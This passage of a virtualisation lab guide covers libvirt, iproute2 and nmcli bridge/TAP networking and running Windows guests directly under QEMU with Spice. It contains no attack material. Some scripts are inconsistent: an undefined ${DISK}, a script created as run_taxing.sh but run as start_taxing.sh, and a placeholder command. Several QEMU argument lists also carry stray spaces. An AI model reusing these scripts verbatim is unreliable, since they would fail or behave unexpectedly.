hacker@debian:~$ ssh root@pfsense
hacker@debian:~$ # Terminate SSH session
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$ # Start taxing VM
hacker@debian:~$ sudo virsh start taxing
Domain taxing started

hacker@debian:~$ sudo virsh list --all
Id      Name                                State
-----

```

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```

1      pfsense                      running
2      taxing                       running
hacker@debian:~$ sudo virsh domiflist taxing
Interface  Type      Source      Model      MAC
-----
vnet2      network   pfsense     e1000       52:54:00:2d:1a:80
hacker@debian:~$ # Notice reported mac differs from first octet of ip link show
hacker@debian:~$ ip addr show dev vnet2
8: vnet2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master virbr1 state_
↳UNKNOWN group default qlen 1000
    link/ether fe:54:00:2d:1a:80 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::fc54:ff:fe2d:1a80/64 scope link
        valid_lft forever preferred_lft forever
hacker@debian:~$ # Notice the spice listener on port 5901
hacker@debian:~$ ss -Htnl 'sport = 5901'
LISTEN     0      128      127.0.0.1:5901          *:*
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$ virt-viewer --connect=qemu:///system 2
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$ # Shutdown taxing
hacker@debian:~$ # Shutdown pfsense
hacker@debian:~$ sudo virsh list --all
Id      Name                      State
-----
-       pfsense                   shut off
-       taxing                    shut off
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$ # vnet0, vnet1, and vnet2 deleted after hosts down
hacker@debian:~$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT_
↳group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp5s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master br0 state UP_
↳mode DEFAULT group default qlen 1000
    link/ether 00:30:67:bc:3f:96 brd ff:ff:ff:ff:ff:ff
3: br0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode_
↳DEFAULT group default qlen 1000
    link/ether 00:30:67:bc:3f:96 brd ff:ff:ff:ff:ff:ff
4: virbr1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN mode_
↳DEFAULT group default qlen 1000
    link/ether 52:54:00:25:b8:97 brd ff:ff:ff:ff:ff:ff
5: virbr1-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq master virbr1 state DOWN mode_
↳DEFAULT group default qlen 1000
    link/ether 52:54:00:25:b8:97 brd ff:ff:ff:ff:ff:ff

```

8.19.4 Linux networking commands

Why bother with command line networking?

libvirt's VMM GUI allows both fast one-off virtualization, plus fast setup that can be followed up with `virsh`-based automation for repeated virtualization runs.

Command line networking is useful:

1. **libvirt** and/or **virt-manager** is not available on all systems while **iproute2** usually is.
2. **libvirt** is tied to **iptables** and complicates switching to **nftables**.
3. Debugging networking configuration issues may require deep knowledge of command line networking.
4. Professional development: pentesters should understand command line networking.

Avoid deprecated packages

bridge-utils, **net-tools** are all deprecated in lieu of **iproute2**. So this presentation will avoid `brctl`, `ifconfig`,... in lieu of `ip ...` and `bridge`.

iproute2 command line networking

See [Network bridge](#) for a description of both **iproute2** and deprecated **bridge-utils**.

```
BRIDGE=br1
NUMTAP=3
IP=192.168.1.4/24
U=$USER
G=sudo

# Create the bridge
sudo ip link add name ${BRIDGE} type bridge
sudo ip link set ${BRIDGE} up
sudo ip addr add ${IP} dev ${BRIDGE}

# Create tap interfaces
for ((i=0; i<NUMTAP; i++)); do
    sudo ip tuntap add dev tap${i} mode tap user ${U} group ${G}
    sudo ip link set dev tap${i} master ${BRIDGE}
    sudo ip link set dev tap${i} up
done

# Show status
ip link show

# Tear down the network
for ((i=0; i<NUMTAP; i++)); do
    sudo ip tuntap del dev tap${i} mode tap
done
sudo ip link del dev ${BRIDGE}
```

network-manager networking

For `nmcli` documentation see: [Gnome Developer - nmcli](#), [Gnome Developer - nmcli-examples](#), and [fedora - Networking/CLI](#).

Here are the equivalent **network-manager** commands just completed for **iproute2**. But a warning up front: when using **libvirt** for networking, stick with **libvirt**. This example shows `nmcli` creating a TAP device `tap0`, `ip tuntap del dev tap0 mode tap` thinks it deletes the device, but `nmcli` still sees it as existing.

```
BRIDGE=br1
NUMTAP=3
IP=192.168.1.4/24
U=$UID
G=27

# Create the bridge
nmcli con add ifname ${BRIDGE} type bridge con-name ${BRIDGE} ip4 ${IP}
nmcli con show ${BRIDGE}
nmcli con modify ${BRIDGE} bridge.stp no
nmcli con show

# Create tap interfaces
for ((i=0; i<NUMTAP; i++)); do
    nmcli con add type tun ifname tap${i} \
        con-name tap${i} mode tap owner ${U} group ${G} master ${BRIDGE}
    # nmcli conn add type bridge-slave con-name ${BRIDGE}-tap${i} \
    #     ifname tap${i} master ${BRIDGE}
    nmcli conn up tap${i}
done

# Show status
nmcli con show

# When using libvirt for interfaces, stick with libvirt.
# Here we mix by deleting tap0 using iproute2.
ip tuntap del dev tap0 mode tap
# But device really not deleted according to libvirt
nmcli con show

# Tear down the network
for ((i=0; i<NUMTAP; i++)); do
    nmcli con del tap${i}
done
nmcli con del ${BRIDGE}
```

Mods to networking imply mods to iptables or nftables

Note that all the networking modification can require changes to the existing firewall configuration. **virt-manager** has some built-in **iptables** modification (see the discussion [Re: \[virt-tools-list\] virt-manager - iptables / firewall rules](#)), but cannot deal with arbitrary firewall configurations nor with **nftables** at all. In fact it would interfere with **nftables**. This is where manual network and firewall configuration becomes useful.

Also from [Firewall and network filtering in libvirt](#):

The virtual network driver

The typical configuration for guests is to use bridging of the physical NIC on the host to connect the guest directly to the LAN. In RHEL6 there is also the possibility of using `macvtap/sr-iov` and VEPA connectivity. None of this stuff plays nicely with wireless NICs, since they will typically silently drop any traffic with a MAC address that doesn't match that of the physical NIC.

Thus the virtual network driver in libvirt was invented. This takes the form of an isolated bridge device (ie one with no physical NICs enslaved). The TAP devices associated with the guest NICs are attached to

the bridge device. This immediately allows guests on a single host to talk to each other and to the host OS (modulo host IPtables rules).

libvirt then uses iptables to control what further connectivity is available. ...

The network filter driver

This driver provides a fully configurable network filtering capability that leverages ebtables, iptables and ip6tables.

8.19.5 Using QEMU without libvirt (mostly)

This section describes using **QEMU** without **libvirt** or **virt-manager**. The one exception is the Spice protocol package **virt-viewer** depends on **libvirt0**. Using the VNC protocol would remove that one dependency.

QEMU's relationship with KVM and virt-manager

TL;DR - **QEMU** includes KVM's user space component, and **virt-manager** uses **QEMU** to run guest VMs.

The **KVM** home page indicates that **QEMU** is the userspace component of KVM:

The kernel component of KVM is included in mainline Linux, as of 2.6.20. The userspace component of KVM is included in mainline **QEMU**, as of 1.3.

To be clear, **QEMU** can do emulation without KVM, but also integrates with KVM for fast VM performance. See **KVM and QEMU – do you know the connection?**.

Similarly, from *fedora - Getting started with virtualization*:

Fedora uses the libvirt family of tools as its virtualization solution. By default libvirt on Fedora will use Qemu to run guest instances.

A little later at **QEMU/KVM without Libvirt**:

QEMU/KVM can be invoked directly without libvirt, however you won't be able to use tools such as virt-manager, virt-install, or virsh. Plain QEMU (without KVM) can also virtualize other processor architectures like ARM or PowerPC. See **How to use qemu**.

VNC vs Spice

QEMU allows using VNC or the **SPICE** (protocol). **SPICE wiki - Running** quickly shows the extra host configuration required to support running the **remote-viewer** spice client. The **Spice User Manual** has a more complete description of what's involved.

In short, the VM support for SPICE needs something like:

```
qemu-system-x86_64 ... \
-vga qxl \
-spice port=5901,disable-ticketing \
-device virtio-serial -chardev spicevmc,id=vdagent,debug=0,name=vdagent \
-device virtserialport,chardev=vdagent,name=com.redhat.spice.0 \
...
```

while running the spice client involves:

```
sudo apt install virt-viewer -y
SPICE_PORT=5900
remote-viewer spice://127.0.0.1:${SPICE_PORT}
```

QEMU Networking

Read [QEMU - Documentation/Networking](#), [QEMU/Networking](#), and [KVM - Configuring Guest Networking](#).

Virtual network backend and virtual network device

The basics are that there are 2 networking parts: a network backend and a virtual network device. Consider:

```
sudo qemu-system-x86_64 \
-netdev tap,id=hostnet0 \
-device virtio-net,netdev=hostnet0 \
...
```

Network backend In this case `-netdev tap,id=hostnet0`, for which **QEMU** will create a TAP device attached to a bridge as outlined in [Features/HelperNetworking](#). If a specific TAP device, say `tap4` were already created, then `-netdev tap,id=hostnet0,ifname=tap4,script=no,downscript=no` would use that existing device. Here, “hostnet0” is an arbitrary name used as the backend name.

Virtual network device In this case `-device virtio-net,netdev=hostnet0` a virtio-net device type using the backend “hostnet0”. To see the available devices and the options for each device:

```
qemu-system-x86_64 -device help # lists the possible devices
qemu-system-x86_64 -device virtio-net,help # options for device virtio-net
```

Network backends

The best choice for network backend is tap:

QEMU user networking (SLIRP) Default that doesn’t require root access but is not recommended due to performance and other issues. It is configured by running **QEMU** without network parameters or `-netdev user, ...`. It can provide DHCP address and name, a DNS server, a TFTP server, an SMB server, and can forward ports to the guest.

tap The recommended way is to use TAP devices. They can be very simple to use, but require DHCP and DNS configured elsewhere.

VDE **VDE** (Virtual Distributed Ethernet) provides virtual networking. Perhaps **VRF** is a better alternative.

Socket tap is a better option to communicating with sockets.

QEMU DHCP & DNS

A `ps ...` on the running **virt-manager** instance shows:

```
hacker@debian:~$ ps -wwu nobody -o pid,user,args
  PID  USER      COMMAND
 1608  nobody    /usr/sbin/dnsmasq --conf-file=/var/lib/libvirt/dnsmasq/pfsense.conf --
↪ leasefile-ro --dhcp-script=/usr/lib/libvirt/libvirt_leaseshelper
```

So when using **QEMU** a local `dnsmasq` instance can be manually configured to replace **virt-manager** with **QEMU**.

More simply but slowly, [QEMU - Documentation/Networking](#) has a [User Networking \(SLIRP\) - Advanced user networking options](#) that allows setting the DHCP address, DNS server, hostname, ... :

```
sudo qemu-system-x86_64 \
...
-netdev user,id=SOMETHING0,net=192.168.100.0/24,host=192.168.100.2,dhcpstart=192.
168.100.240.0,dns=192.168.100.3,dnssearch=bitbender.org
```

Unfortunately, `-netdev user, ...` is slower than using TAP interfaces.

QEMU running Windows 7

To illustrate running Windows using **QEMU** we'll run the `taxing` Windows host from the **virt-manager** example above without the `pfsense` firewall: the Windows host `taxing` will be directly connected to the local network. That means the example above is modified so that `taxing`'s `tap0` interface is slaved to `br0` and therefore connected to the local LAN. The steps involved are:

1. Copy **virt-manager**'s `qemu-system-*` command to run `taxing`.
A simple `ps ...` command can be used to view the actual command **virt-manager** uses to run `taxing`.
2. Copy the `taxing` disk image to another Debian host (backup) and modify that host's configuration to support **QEMU**.
(a) **virt-viewer** must be installed to connect to the Windows VM using the spice protocol. **virt-viewer** has a dependency on **libvirt0**.
(b) Host backup's networking is the installation default: **NetworkManager** manages the local ethernet adapter `enp5s0` using DHCP. backup must be modified to add `br0` and `tap0`.
3. Modify the `qemu-system-*` arguments as-needed to run on the new host backup.

virt-manager uses QEMU to run VMs

virt-manager uses **QEMU** to run VMs using `kvm`. The following `sudo virsh start pfsense` shows `qemu-system-x86_64 -enable-kvm -name guest=pfsense ...` is run by the `libvirt-qemu` user:

```
hacker@debian:~$ sudo virsh list --all
Id      Name      State
-----
-       pfsense   shut off
-       taxing    shut off

hacker@debian:~$ ps -wwu libvirt-qemu -o pid,user,args
PID USER      COMMAND
hacker@debian:~$ sudo virsh start pfsense
Domain pfsense started

hacker@debian:~$ ps -wwu libvirt-qemu -o pid,user,args
PID USER      COMMAND
9453 libvirt+  qemu-system-x86_64 -enable-kvm -name guest=pfsense,debug-threads=on -S
- -object secret,id=masterKey0,format=raw,file=/var/lib/libvirt/qemu/domain-5-pfsense/
- master-key.aes -machine pc-i440fx-2.6,accel=kvm,usb=off,vmport=off,dump-guest-
- core=off -cpu Opteron_G3 -m 4096 -realtime mlock=off -smp 1,sockets=1,cores=1,
- threads=1 -uuid 3d80bcba-e3a6-4212-9503-e5f8e2860523 -no-user-config -nodefaults -
- chardev socket,id=charmonitor,path=/var/lib/libvirt/qemu/domain-5-pfsense/monitor.
- sock,server,nowait -mon chardev=charmonitor,id=monitor,mode=control -rtc base=utc,
- driftfix=slew -global kvm-pit.lost_tick_policy=delay -no-hpet -no-shutdown -global
- PIIX4_PM.disable_s3=1 -global PIIX4_PM.disable_s4=1 -boot strict=on -device ich9-
- usb-ehci1,id=usb,bus=pci.0,addr=0x7.0x7 -device ich9-usb-uhci1,masterbus=usb.0,
- firstport=0,bus=pci.0,multifunction=on,addr=0x7 -device ich9-usb-uhci2,
- masterbus=usb.0,firstport=2,bus=pci.0,addr=0x7.0x1 -device ich9-usb-uhci3,
- masterbus=usb.0,firstport=4,bus=pci.0,addr=0x7.0x2 -device virtio-serial-pci
- id=virtio-serial0,bus=pci.0,addr=0x6 -drive file=/srv/storage/vm/pfsense.raw,
- format=raw,if=none,id=drive-ide0-0-0 -device ide-hd,bus=ide.0,unit=0,drive=drive-
- ide0-0-0,id=ide0-0-0,bootindex=1 -drive if=none,id=drive-ide0-0-1,readonly=on -
- device ide-cd,bus=ide.0,unit=1,drive=drive-ide0-0-1,id=ide0-0-1 -netdev tap,fd=26,
```

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Following the above, the **QEMU** command used by **virt-manager** to run the Windows host taxing is:

```
# In one big line ...
qemu-system-x86_64 -enable-kvm -name guest=taxing,debug-threads=on -S -object secret,
↳ id=masterKey0,format=raw,file=/var/lib/libvirt/qemu/domain-6-taxing/master-key.aes -
↳ machine pc-i440fx-2.5,accel=kvm,usb=off,vmpport=off,dump-guest-core=off -cpu Opteron_
↳ G3,vme=on,x2apic=on,tsc-deadline=on,hypervisor=on,arat=on,mmxext=on,fxsr_opt=on,
↳ pdpelgb=on,3dnowext=on,3dnow=on,cmp_legacy=on,cr8legacy=on,3dnowprefetch=on,osvw=on,
↳ monitor=off,hv_time,hv_relaxed,hv_vapic,hv_spinlocks=0x1fff -m 4096 -realtime_
↳ mlock=off -smp 1,sockets=1,cores=1,threads=1 -uuid b2df392f-f4c1-4f79-a2c8-
↳ 20f7f4cad83a -no-user-config -nodefaults -chardev socket,id=charmonitor,path=/var/
↳ lib/libvirt/qemu/domain-6-taxing/monitor.sock,server,nowait -mon_
↳ chardev=charmonitor,id=monitor,mode=control -rtc base=localtime,driftfix=slew -
↳ global kvm-pit.lost_tick_policy=delay -no-hpet -no-shutdown -global PIIX4_PM.
↳ disable_s3=1 -global PIIX4_PM.disable_s4=1 -boot strict=on -device ich9-usb-ehci1,
↳ id=usb,bus=pci.0,addr=0x6.0x7 -device ich9-usb-uhci1,masterbus=usb.0,firstport=0,
↳ bus=pci.0,multifunction=on,addr=0x6 -device ich9-usb-uhci2,masterbus=usb.0,
↳ firstport=2,bus=pci.0,addr=0x6.0x1 -device ich9-usb-uhci3,masterbus=usb.0,
↳ firstport=4,bus=pci.0,addr=0x6.0x2 -device virtio-scsi-pci,id=scsi0,bus=pci.0,
↳ addr=0x5 -device virtio-serial-pci,id=virtio-serial0,bus=pci.0,addr=0x7 -drive_
↳ file=/srv/data/backup/TaxCut2016.iso,format=raw,if=none,id=drive-ide0-0-0,
↳ readonly=on -device ide-cd,bus=ide.0,unit=0,drive=drive-ide0-0-0,id=ide0-0-0 -drive_
↳ file=/srv/storage/vm/taxing.img,format=raw,if=none,id=drive-scsi0-0-0-0 -device_
↳ scsi-hd,bus=scsi0.0,channel=0,scsi-id=0,lun=0,drive=drive-scsi0-0-0-0,id=scsi0-0-0-
↳ 0,bootindex=1 -netdev tap,fd=27,id=hostnet0 -device e1000,netdev=hostnet0,id=net0,
↳ mac=52:54:00:2d:1a:80,bus=pci.0,addr=0x3 -chardev pty,id=charserial0 -device isa-
↳ serial,chardev=charserial0,id=serial0 -chardev spicevmc,id=charchannel0,
↳ name=vdagent -device virtserialport,bus=virtio-serial0.0,nr=1,chardev=charchannel0,
↳ id=channel0,name=com.redhat.spice.0 -device usb-tablet,id=input0,bus=usb.0,port=1 -
↳ spice port=5901,addr=127.0.0.1,disable-ticketing,image-compression=off,seamless-
↳ migration=on -device qxl-vga,id=video0,ram_size=67108864,vram_size=67108864,vram64_
↳ size_mb=0,vgamem_mb=16,max_outputs=1,bus=pci.0,addr=0x2 -chardev spicevmc,
↳ id=charredir0,name=usbredir -device usb-redir,chardev=charredir0,id=redir0,bus=usb.
↳ 0,port=2 -chardev spicevmc,id=charredir1,name=usbredir -device usb-redir,
↳ chardev=charredir1,id=redir1,bus=usb.0,port=3 -device virtio-balloon-pci,
↳ id=balloon0,bus=pci.0,addr=0x8 -msg timestamp=on

# or more readably ... following highlighted lines are changed later
qemu-system-x86_64 \
  -enable-kvm \
  -name guest=taxing,debug-threads=on \
  -S \
  -object secret,id=masterKey0,format=raw,file=/var/lib/libvirt/qemu/domain-6-
↳ taxing/master-key.aes \
  -machine pc-i440fx-2.5,accel=kvm,usb=off,vmpport=off,dump-guest-core=off \
  -cpu Opteron_G3,vme=on,x2apic=on,tsc-deadline=on,hypervisor=on,arat=on,mmxext=on,
↳ fxsr_opt=on,pdpelgb=on,3dnowext=on,3dnow=on,cmp_legacy=on,cr8legacy=on,
↳ 3dnowprefetch=on,osvw=on,monitor=off,hv_time,hv_relaxed,hv_vapic,hv_
↳ spinlocks=0x1fff \
  -m 4096 \
  -realtime mlock=off \
  -smp 1,sockets=1,cores=1,threads=1 \
  -uuid b2df392f-f4c1-4f79-a2c8-20f7f4cad83a \
  -no-user-config \
  -nodefaults \
```

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```

-chardev socket,id=charmonitor,path=/var/lib/libvirt/qemu/domain-6-taxing/monitor.
↪sock,server,nowait \
-mon chardev=charmonitor,id=monitor,mode=control \
-rtc base=localtime,driftfix=slew \
-global kvm-pit.lost_tick_policy=delay \
-no-hpet \
-no-shutdown \
-global PIIX4_PM.disable_s3=1 \
-global PIIX4_PM.disable_s4=1 \
-boot strict=on \
-device ich9-usb-ehci1,id=usb,bus=pci.0,addr=0x6.0x7 \
-device ich9-usb-uhci1,masterbus=usb.0,firstport=0,bus=pci.0,multifunction=on,
↪addr=0x6 \
-device ich9-usb-uhci2,masterbus=usb.0,firstport=2,bus=pci.0,addr=0x6.0x1 \
-device ich9-usb-uhci3,masterbus=usb.0,firstport=4,bus=pci.0,addr=0x6.0x2 \
-device virtio-scsi-pci,id=scsi0,bus=pci.0,addr=0x5 \
-device virtio-serial-pci,id=virtio-serial0,bus=pci.0,addr=0x7 \
-drive file=/srv/data/backup/TaxCut2016.iso,format=raw,if=none,id=drive-ide0-0-0,
↪readonly=on \
-device ide-cd,bus=ide.0,unit=0,drive=drive-ide0-0-0,id=ide0-0-0 \
-drive file=/srv/storage/vm/taxing.img,format=raw,if=none,id=drive-scsi0-0-0-0 \
-device scsi-hd,bus=scsi0.0,channel=0,scsi-id=0,lun=0,drive=drive-scsi0-0-0-0,
↪id=scsi0-0-0-0,bootindex=1 \
-netdev tap,fd=27,id=hostnet0 \
-device e1000,netdev=hostnet0,id=net0,mac=52:54:00:2d:1a:80,bus=pci.0,addr=0x3 \
-chardev pty,id=charserial0 \
-device isa-serial,chardev=charserial0,id=serial0 \
-chardev spicevmc,id=charchannel0,name=vdagent \
-device virtserialport,bus=virtio-serial0.0,nr=1,chardev=charchannel0,id=channel0,
↪name=com.redhat.spice.0 \
-device usb-tablet,id=input0,bus=usb.0,port=1 \
-spice port=5901,addr=127.0.0.1,disable-ticketing,image-compression=off,seamless-
↪migration=on \
-device qxl-vga,id=video0,ram_size=67108864,vram_size=67108864,vram64_size_mb=0,
↪vgamem_mb=16,max_outputs=1,bus=pci.0,addr=0x2 \
-chardev spicevmc,id=charredir0,name=usbredir \
-device usb-redir,chardev=charredir0,id=redir0,bus=usb.0,port=2 \
-chardev spicevmc,id=charredir1,name=usbredir \
-device usb-redir,chardev=charredir1,id=redir1,bus=usb.0,port=3 \
-device virtio-balloon-pci,id=balloon0,bus=pci.0,addr=0x8 \
-msg timestamp=on

```

There are 43 command line options.

Changing default Debian install


First install extra packages:

```

# Spice requires virt-viewer, which installs libvirt0.
sudo apt install virt-viewer -y

```

Next change default networking. The default is to have **NetworkManager** manage all devices except `lo`. The goal is to modify the networking to be based on a bridge:



Here are the networking commands to accomplish this:

```
cat > netup.sh <<'EOF'
#!/usr/bin/env bash
# WARNING - don't run remotely as the network is shut down.
# br, tap devices
BRIDGE=br0
ETH=enp5s0
TAP=tap0
# Turn off NetworkManager
nmcli networking off
# Create bridge and slave eth i/f
sudo ip link add name ${BRIDGE} type bridge
sudo ip link set ${BRIDGE} up
sudo ip link set ${ETH} master ${BRIDGE}
sudo ip link set ${ETH} up
sudo dhclient $BRIDGE
# sudo dhclient -6 -S
sudo ip tuntap add dev ${TAP} mode tap
sudo ip link set dev ${TAP} master ${BRIDGE}
# sudo ip link set dev ${TAP} up
EOF
chmod +x netup.sh
```

When done running the VM, undo the network changes via:

```
cat > netdown.sh <<'EOF'
#!/usr/bin/env bash
# WARNING - don't run remotely as the network is shut down.
# br, tap devices
BRIDGE=br0
ETH=enp5s0
TAP=tap0
```

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```
# Delete bridge and slave eth i/f
sudo dhclient -r
sudo ip tuntap del dev ${TAP} mode tap
sudo ip link set dev ${ETH} nomaster
sudo ip link delete dev ${BRIDGE} type bridge
# Turn on NetworkManager
nmcli networking on
EOF
chmod +x netdown.sh
```

Running Windows on the modified host

Here goes a script assuming that br0 and tap0 have been added (see above):

```
cat > run_taxing.sh <<'EOF'
#!/usr/bin/env bash

# Create the disk using original file as backing.
# This allows repeated testing without mods to the copied VM.
VM=taxing
STORAGE=/media/${USER}/STORAGE
VMS=/media/oresama/STORAGE/vm
BACKING=${STORAGE}/vm/${VM}.img
TEMPDISK=${STORAGE}/vm/${VM}-test.qcow2
sudo rm -f ${DISK} 2>/dev/null
sudo qemu-img create -f qcow2 -o backing_file=${BACKING} ${TEMPDISK}

# br, tap devices
BRIDGE=br0
ETH=enp5s0
TAP=tap0

# Spice port
SPICE_PORT=5901

sudo qemu-system-x86_64 \
  -enable-kvm \
  -name guest=taxing,debug-threads=on \
  -machine pc-i440fx-2.5,accel=kvm,usb=off,vmpport=off,dump-guest-core=off \
  -cpu host \
  -m 4096 \
  -realtime mlock=off \
  -smp 1,sockets=1,cores=1,threads=1 \
  -no-user-config \
  -nodefaults \
  -rtc base=localtime,driftfix=slew \
  -global kvm-pit.lost_tick_policy=delay \
  -no-hpet \
  -global PIIX4_PM.disable_s3=1 \
  -global PIIX4_PM.disable_s4=1 \
  -boot strict=on \
  -device ich9-usb-ehci1,id=usb,bus=pci.0,addr=0x6.0x7 \
  -device ich9-usb-uhci1,masterbus=usb.0,firstport=0,bus=pci.0,multifunction=on,
↪addr=0x6 \
  -device ich9-usb-uhci2,masterbus=usb.0,firstport=2,bus=pci.0,addr=0x6.0x1 \
```

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```

-device ich9-usb-uhci3, masterbus=usb.0, firstport=4, bus=pci.0, addr=0x6.0x2 \
-device virtio-scsi-pci, id=scsi0, bus=pci.0, addr=0x5 \
-device virtio-serial-pci, id=virtio-serial0, bus=pci.0, addr=0x7 \
-drive file=${TEMPDISK}, format=qcow2, if=none, id=drive-scsi0-0-0-0 \
-device scsi-hd, bus=scsi0.0, channel=0, scsi-id=0, lun=0, drive=drive-scsi0-0-0-0,
↪ id=scsi0-0-0-0, bootindex=1 \
-netdev tap, id=hostnet0, ifname=${TAP}, script=no, downscript=no \
-device e1000, netdev=hostnet0, id=net0, mac=52:54:00:2d:1a:80, bus=pci.0, addr=0x3 \
-chardev pty, id=charserial0 \
-device isa-serial, chardev=charserial0, id=serial0 \
-chardev spicevmc, id=charchannel0, name=vdagent \
-device virtio-serialport, bus=virtio-serial0.0, nr=1, chardev=charchannel0, id=channel0,
↪ name=com.redhat.spice.0 \
-device usb-tablet, id=input0, bus=usb.0, port=1 \
-spice port=${SPICE_PORT}, addr=127.0.0.1, disable-ticketing, image-compression=off,
↪ seamless-migration=on \
-device qxl-vga, id=video0, ram_size=67108864, vram_size=67108864, vram64_size_mb=0,
↪ vgamem_mb=16, max_outputs=1, bus=pci.0, addr=0x2 \
-chardev spicevmc, id=charredir0, name=usbredir \
-device usb-redir, chardev=charredir0, id=redir0, bus=usb.0, port=2 \
-chardev spicevmc, id=charredir1, name=usbredir \
-device usb-redir, chardev=charredir1, id=redir1, bus=usb.0, port=3 \
-device virtio-balloon-pci, id=balloon0, bus=pci.0, addr=0x8 \
-msg timestamp=on
EOF
chmod +x start_taxing.sh

cat > spice_taxing.sh <<'EOF'
#!/usr/bin/env bash

SPICE_PORT=5901
remote-viewer spice://localhost:${SPICE_PORT}
EOF
chmod +x spice_taxing.sh

sudo something_to_get_loggedin
./start_taxing.sh &
./spice_taxing.sh

```

Here are the annotated mods required on the original **virt-manager** `qemu-system-x86_64` command to get it to work on the new system:

```

oresama@backup:qemu$ diff taxing1.txt taxing2.txt
4,5d3
# Delete "-S" - if left the VM CPU is not started.
<     -S \
# Delete secret - AES-256 decryption key is not needed (no secrets passed).
<     -object secret, id=masterKey0, format=raw, file=/var/lib/libvirt/qemu/domain-6-
↪ taxing/master-key.aes \
7c5
# Switched to using the host CPU which can force a reboot.
<     -cpu Opteron_G3, vme=on, x2apic=on, tsc-deadline=on, hypervisor=on, arat=on,
↪ mmxext=on, fxsr_opt=on, pdpe1gb=on, 3dnowext=on, 3dnow=on, cmp_legacy=on, cr8legacy=on,
↪ 3dnowprefetch=on, osvw=on, monitor=off, hv_time, hv_relaxed, hv_vapic, hv_
↪ spinlocks=0x1fff \
---
```

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```

> -cpu host \
11,12d8
# Delete uuid - let QEMU generate a new UUID.
< -uuid b2df392f-f4c1-4f79-a2c8-20f7f4cad83a \
# Delete no-user-config - let user provide config data.
< -no-user-config \
14,15d9
# Delete chardev/mon - only needed for -S option, which was deleted.
< -chardev socket,id=charmonitor,path=/var/lib/libvirt/qemu/domain-6-taxing/
↳monitor.sock,server,nowait \
< -mon chardev=charmonitor,id=monitor,mode=control \
19d12
# Delete no-shutdown - want VM to shutdown.
< -no-shutdown \
29,31c22
# Delete CDROM and change VM disk file location for new host.
< -drive file=/srv/data/backup/TaxCut2016.iso,format=raw,if=none,id=drive-ide0-0-
↳0,readonly=on \
< -device ide-cd,bus=ide.0,unit=0,drive=drive-ide0-0-0,id=ide0-0-0 \
< -drive file=/srv/storage/vm/taxing.img,format=raw,if=none,id=drive-scsi0-0-0-0 \
---
> -drive file=${TEMPDISK},format=qcow2,if=none,id=drive-scsi0-0-0-0 \
33c24
# Change to point directly to tap0 on new host.
< -netdev tap,fd=27,id=hostnet0 \
---
> -netdev tap,id=hostnet0,ifname=tap0,script=no,downscript=no \
40c31
# Make spice port number a variable (not fixed).
< -spice port=5901,addr=127.0.0.1,disable-ticketing,image-compression=off,
↳seamless-migration=on \
---
> -spice port=${SPICE_PORT},addr=127.0.0.1,disable-ticketing,image-
↳compression=off,seamless-migration=on \

```

QEMU running Windows 10

Like Windows 7, we install Windows 10 using **virt-manager**. Then move the disk to a another host lacking **virt-manager** to demonstrate **QEMU** running Windows 10.

Getting your Windows 10 license key

Your Windows 10 license key can be obtained via:

```

sudo apt install acpica-tools -y
sudo acpidump -n MSDM

```

Windows 10 installation using virt-manager

Installing Windows 10 requires 2 iso's:

1. Download Windows 10 Disc Image (ISO File)

2. Windows Virtio Drivers, specifically Stable virtio-win iso

Windows installation cannot find the VM's virtio disks, so drivers have to be installed during installation. Similarly, the network drivers were not available so network setup was skipped until after installation was complete.

After installation **Device Manager** was used to update all drivers possible.

The **QEMU** guest agent was installed from the guest-agent folder of virtio-win.iso.

Then the latest **QXL-WDDM-DOD** driver from `/download/windows/qxl-wddm-dod` was downloaded and unzipped. **Device Manager** was used to update *Display adapters* → *Red Hat QXL controller* from what was provided by virtio-win.iso.

QEMU Windows 10 execution

Here is the **virt-manager** command to run Windows 10:

```
sudo qemu-system-x86_64 \
  -enable-kvm \
  -name guest=win10,debug-threads=on \
  -S \
  -object secret,id=masterKey0,format=raw,file=/var/lib/libvirt/qemu/domain-2-win10/
↪master-key.aes \
  -machine pc-i440fx-2.10,accel=kvm,usb=off,vmpport=off,dump-guest-core=off \
  -cpu Opteron_G3,hv_time,hv_relaxed,hv_vapic,hv_spinlocks=0x1fff \
  -m 4096 \
  -realtime mlock=off \
  -smp 2,sockets=2,cores=1,threads=1 \
  -uuid dfedbe85-5589-4108-a6d0-95e5e43acb22 \
  -no-user-config \
  -nodefaults \
